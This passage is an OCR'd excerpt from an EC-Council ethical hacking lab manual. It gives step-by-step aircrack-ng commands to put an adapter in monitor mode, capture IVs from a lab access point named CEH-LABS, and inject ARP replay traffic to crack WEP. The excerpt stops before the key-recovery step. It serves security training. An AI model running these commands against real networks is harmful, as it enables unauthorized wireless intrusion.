


Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

14. Now, run the command **airmon-ng start wlan0mon** again to put the wireless interface in monitor mode.
15. Note that **Linksys WUSB54GC v3 802.11g** Adapter is now running in monitor mode on the wlan0mon interface, as shown in the screenshot.



16. Type **airodump-ng wlan0mon** and press **Enter**. This command requests airodump-ng to display a list of detected access points and connected clients ("stations").




Note: In this lab, we will crack **CEH-LABS**.

Note: In this example, the connected client STATION is **20:A6:0C:30:23:D3**. This might differ in your lab environment.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


Note: airodump-ng hops from channel to channel and shows all the access points from which it can receive beacons. Channels 1 to 14 are used for 802.11b and g.

17. If you wish to can search only for available WEP networks, run the **airodump-ng wlan0mon --encrypt wep** command.
18. The result appears, displaying only the networks with WEP enabled, as shown in the screenshot.




19. Now, you must instruct airodump-ng to begin capturing the Initialization Vector (IV) from the access point. To do so, in the terminal window, type **airodump-ng --bssid 54:37:BB:68:88:F9 -c 1 -w WEPcrack wlan0mon** and press **Enter**. Leave airodump-ng running.

    Note: In this command, **--bssid**: is the MAC address of the target access point (in this case, 54:37:BB:68:88:F9); **-c**: is the channel on which the target access-point is running (in this case, CEH-LABS is running on channel number **1**); **-w**: is the name of the dump file prefix that contains the IVs (in this case, **Wepcrack**); and **wlan0mon**: is wireless interface



20. Airodump-ng will capture the IVs generated from the target access point, as shown in the screenshot.




Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

21. Open another terminal by clicking the **MATE Terminal** icon ( ) from the top of **Desktop**.
22. A **Parrot Terminal** window appears. In the new terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
23. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

    Note: The password that you type will not be visible.
24. Now, type **cd** and press **Enter** to jump to the root directory.
25. In this new terminal window, type **aireplay-ng -3 -b 54:37:BB:68:88:F9 -h 20:A6:0C:30:23:D3 wlan0mon** and press **Enter**. This command will generate ARP traffic in the network. The reason for choosing ARP request packets is because the access points will usually rebroadcast them, and this will generate new IVs.

    Note: Reissue this command until it runs successfully.




26. Wait until the number of send ARP packets reaches the range of 10,000–20,000, and then press **Ctrl+C** to stop generating ARP traffic in the network.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

27. Switch back to the terminal window where airodump-ng is running. Wait until the number of captured packets reaches the range of 10,000–15,000. Press **Ctrl+C** to stop the capture.

